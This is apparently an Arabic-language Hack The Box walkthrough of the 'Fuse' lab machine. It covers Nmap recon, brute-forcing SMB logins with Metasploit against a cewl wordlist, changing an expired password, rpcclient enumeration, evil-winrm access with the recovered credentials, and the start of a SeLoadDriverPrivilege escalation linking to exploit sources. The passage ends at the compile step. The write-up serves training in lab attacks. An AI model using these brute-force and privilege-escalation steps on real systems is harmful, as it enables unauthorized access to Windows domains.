Created by fasto

My profile : https://www.hackthebox.eu/home/users/profile/25589

Sammmry:

السلام عليكم اليوم ساقوم بشرح fuse هي machine شيقة جدا نبدا بجمع معلومات ثم نقوم بbrutforce للحصول على يوزر بعد ذلك نستغل seLoadDriver لنحصل على صلاحيات admininistrator

1.1 Nmap 3
2 Port 80 4
2.1 Fuse. fabricorp.local.....4
3 User 5
3.1 brutforce 5
3.2 Smbpasswd 8
3.3 rpcclient 9
3.4 User brutforce.....10
4 Privilege escalation 12
4.1 SeLoadDriverPrivilege 13
4.2 Compile 13
4.3 exploit 18

Recon

1.1 Nmap

نبدا بفحص البورتات باستخدام nmap

```
File  Edit  View  Bookmarks  Settings  Help
fasto@fasto-WRT-WX9:/tmp/Fuse$ nmap -A 10.10.10.193

Starting Nmap 7.60 ( https://nmap.org ) at 2020-10-12 14:16 CET
Nmap scan report for fuse.fabricorp.local (10.10.10.193)
Host is up (0.22s latency).
Not shown: 988 filtered ports
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Microsoft DNS
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-10-12 13:30:08Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: FABRICORP)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: FUSE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 12m58s, deviation: 0s, median: 12m58s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Fuse
|   NetBIOS computer name: FUSE\x00
|   Domain name: fabricorp.local
|   Forest name: fabricorp.local
|   FQDN: Fuse.fabricorp.local
|_  System time: 2020-10-12T06:30:22-07:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
Fuse : bash
```

2 Port 80


2.1 Fuse. fabricorp.local

نلاحض وجود البورت 80 الخاص بالويب سيرفر مفتوح عند


التصفح يقوم السيرفر بتحويلنا الى الدومين fuse.fabricorp.local

نضيف هذا الدومين في ملف /etc/hosts

ثم نقوم بفتحه على المتصفح :



بعد ذلك نقوم بجمع المعلومات نجد بعض اليوزرس



نضع هذه اليوزرس في ملف user.txt ثم نقوم بسحب كلمات من الدومين لاستعمالها في brutforce باستخدام الامر التالي

```
cewl -d 5 -m 3 -w wordlist
http://fuse.fabricorp.local/papercut/logs/html/index.htm
```

3 User

3.1 brutforce

```
Applications                mer, ott 28   22:26
Fuse : bash — Konsole
File  Edit  View  Bookmarks  Settings  Help
fasto@fasto-WRT-WX9:/tmp$ cd Fuse/
fasto@fasto-WRT-WX9:/tmp/Fuse$ cewl -d 5 -m 3 -w wordlist http://fuse.fabricorp.local/papercut/logs/html/index.htm
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:10: warning: constant Gem::ConfigMap is deprecated
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:10: warning: constant Gem::ConfigMap is deprecated
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:29: warning: constant Gem::ConfigMap is deprecated
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:30: warning: constant Gem::ConfigMap is deprecated
CeWL 5.3 (Heading Upwards) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:10: warning: constant Gem::ConfigMap is deprecated
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:10: warning: constant Gem::ConfigMap is deprecated
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:10: warning: constant Gem::ConfigMap is deprecated
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:10: warning: constant Gem::ConfigMap is deprecated
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:10: warning: constant Gem::ConfigMap is deprecated
/usr/lib/ruby/vendor_ruby/spider/spider_instance.rb:125: warning: constant ::Fixnum is deprecated
fasto@fasto-WRT-WX9:/tmp/Fuse$ cat wordlist
Print
PaperCut
MFT
PCL
Logs
LETTER
NOT
DUPLEX
GRAYSCALE
Logger
LONWK
papercut
com
CSV
Excel
Notepad
http
www
Size
sthompson
May
About
print
Time
User
Pages
Copies
Printer
Document
Fuse : bash
```

نقوم بتشغيل الميتاسبلويت بالامر msconsole

ثم :

```
use auxiliary/scanner/smb/smb_login
set RHOSTS 10.10.10.193
set user_file user.txt
set pass_file wordlist
run
```

```
File  Edit  View  Bookmarks  Settings  Help
        Is the server running on host "127.0.0.1" and accepting
        TCP/IP connections on port 5433?

[-] ***


       =[ metasploit v5.0.75-dev-                         ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 338 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

[*] Starting persistent handler(s)...
msf5 > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set rhosts 10.10.10.193
rhosts => 10.10.10.193
msf5 auxiliary(scanner/smb/smb_login) > set user_FILE users.txt
user_FILE => users.txt
msf5 auxiliary(scanner/smb/smb_login) > set pass_file wordlist
pass_file => wordlist
msf5 auxiliary(scanner/smb/smb_login) > set threads 14
threads => 14
msf5 auxiliary(scanner/smb/smb_login) > run
Fuse : sudo
```

```
File  Edit  View  Bookmarks  Settings  Help
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:Jun',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:are',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:printing',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:20kb',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:FUSE',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:logging',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:logs',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:Data',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:the',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:International',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:Index',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:pmerton',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:New',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:Starter',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:bnielson',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:JUMP01',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:tlavel',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:Budget',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:Meeting',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:Minutes',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:52kb',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:LONWK015',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:backup',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:tapes',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:mega',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:mountain',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:tape',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\tlavel:request',
[+] 10.10.10.193:445      - 10.10.10.193:445 - Success: '.\tlavel:Fabricorp01'
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\sthompson:Print',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\sthompson:2020',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\sthompson:PaperCut',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\sthompson:MFT01',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\sthompson:PCL6',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\sthompson:Logs',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\sthompson:LETTER',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\sthompson:NOT',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\sthompson:DUPLEX',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\sthompson:GRAYSCALE',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\sthompson:Logger',
^C[*] 10.10.10.193:445      - Caught interrupt from the console...
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_login) >
Fuse : sudo
```


3.2 Smbpasswd

الان حصلنا على اسم مستخدم وكلمة سر لنقوم بتجريبها

smbclient -L fuse.htb -U tlavel

عندما نحاول الاتصال ب samaba يخبرنا انه علينا تغير كلمة السر نغير كلمة السر باستخدام الامر التالي :

smbpasswd -r fuse.htb -U tlavel



3.3 rpcclient

ثم نتصل باستخدام الامر التالي بكلمة السر الجديدة :


rpcclient -U FABRICORP\\tlavel 10.10.10.193

نسحب اليوزرس

rpcclient $> enumdomusers

نسحب كلمة المرور

rpcclient $> enumprinters



3.4 User brutforce

```
fasto@fasto-WRT-WX9:/tmp/Fuse$ cat user
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[svc-print] rid:[0x450]
user:[bnielson] rid:[0x451]
user:[sthompson] rid:[0x641]
user:[tlavel] rid:[0x642]
user:[pmerton] rid:[0x643]
user:[svc-scan] rid:[0x645]
user:[bhult] rid:[0x1bbd]
user:[dandrews] rid:[0x1bbe]
user:[mberbatov] rid:[0x1db1]
user:[astein] rid:[0x1db2]
user:[dmuir] rid:[0x1db3]
fasto@fasto-WRT-WX9:/tmp/Fuse$ cut user -d"[" -f2 |cut -d"]" -f1 > user.txt
fasto@fasto-WRT-WX9:/tmp/Fuse$ cat user.txt
```

نضع اليوزرس في ملف user.txt

ثم نقوم بالتعديل عليه باستخدام cut

ثم نقوم بعمل brutforce مرة اخرى بالميتاسبلويت

لملف users.txt وكلمة السر

$fab@s3Rv1ce$1

```
Applications                    mer, ott 28   22:19
Fuse : sudo — Konsole
File  Edit  View  Bookmarks  Settings  Help
      =[ metasploit v5.0.75-dev-                         ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 338 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

[*] Starting persistent handler(s)...
msf5 > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set rhosts 10.10.10.193
rhosts => 10.10.10.193
msf5 auxiliary(scanner/smb/smb_login) > set USER_FILE user.txt
USER_FILE => user.txt
msf5 auxiliary(scanner/smb/smb_login) > set smbpass $fab@s3Rv1ce$1
smbpass => $fab@s3Rv1ce$1
msf5 auxiliary(scanner/smb/smb_login) > run

[*] 10.10.10.193:445      - 10.10.10.193:445 - Starting SMB login bruteforce
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\Administrator:$fab@s3Rv1ce$1',
[!] 10.10.10.193:445      - No active DB -- Credential data will not be saved!
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\Guest:$fab@s3Rv1ce$1',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\krbtgt:$fab@s3Rv1ce$1',
[-] 10.10.10.193:445      - 10.10.10.193:445 - Failed: '.\DefaultAccount:$fab@s3Rv1ce$1',
Fuse : sudo
```

الان وجدنا اليوزر و كلمة السر نقوم ب الدخول الى السيرفر باستخدام evil-winrm بالامر التالي:

```
evil-winrm -u svc-print -p '$fab@s3Rv1ce$1' -i fuse.htb
```

4 Privilege escalation

نكتب الامر whoami /all

```
Applications                                   mer, ott 28   22:22
Fuse : evil-winrm — Konsole
File  Edit  View  Bookmarks  Settings  Help
====
Everyone                                   Well-known group S-1-1-0                                   Mandatory group, Enabled by default, Enabled g
roup
BUILTIN\Print Operators                    Alias            S-1-5-32-550                              Mandatory group, Enabled by default, Enabled g
roup
BUILTIN\Users                              Alias            S-1-5-32-545                              Mandatory group, Enabled by default, Enabled g
roup
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                              Mandatory group, Enabled by default, Enabled g
roup
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                              Mandatory group, Enabled by default, Enabled g
roup
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                   Mandatory group, Enabled by default, Enabled g
roup
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                  Mandatory group, Enabled by default, Enabled g
roup
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                  Mandatory group, Enabled by default, Enabled g
roup
FABRICORP\IT_Accounts                      Group            S-1-5-21-2633719317-1471316042-3957863514-1604 Mandatory group, Enabled by default, Enabled g
roup
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                               Mandatory group, Enabled by default, Enabled g
roup
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeLoadDriverPrivilege         Load and unload device drivers Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\svc-print\Documents>
Fuse : evil-winrm
```

4.1 SeLoadDriverPrivilege

"Load and unload device drivers" policy

SeLoadDriverPrivilege	Load and unload device drivers Enabled

بالبحث في جوجل نجد مقال جيد يتحدث عن الاستغلال :

https://www.tarlogic.com/en/blog/abusing-/seloaddriverprivilege-for-privilege-escalation

نقوم بتحميل eoploaddriver.cpp من هنا :

https://raw.githubusercontent.com/TarlogicSecurity/EoPLoadDriver/master/eoploaddriver.cpp

و ExploitCapcom.cpp من هنا :

https://github.com/tandasat/ExploitCapcom

نعمل لهم compile ب visual studio

او يمكنك تحميل الملفات الخاصة بي من هنا:

https://github.com/FASTO96/hackthebox/blob/master/Fuse/fuse.zip

4.2 Compile

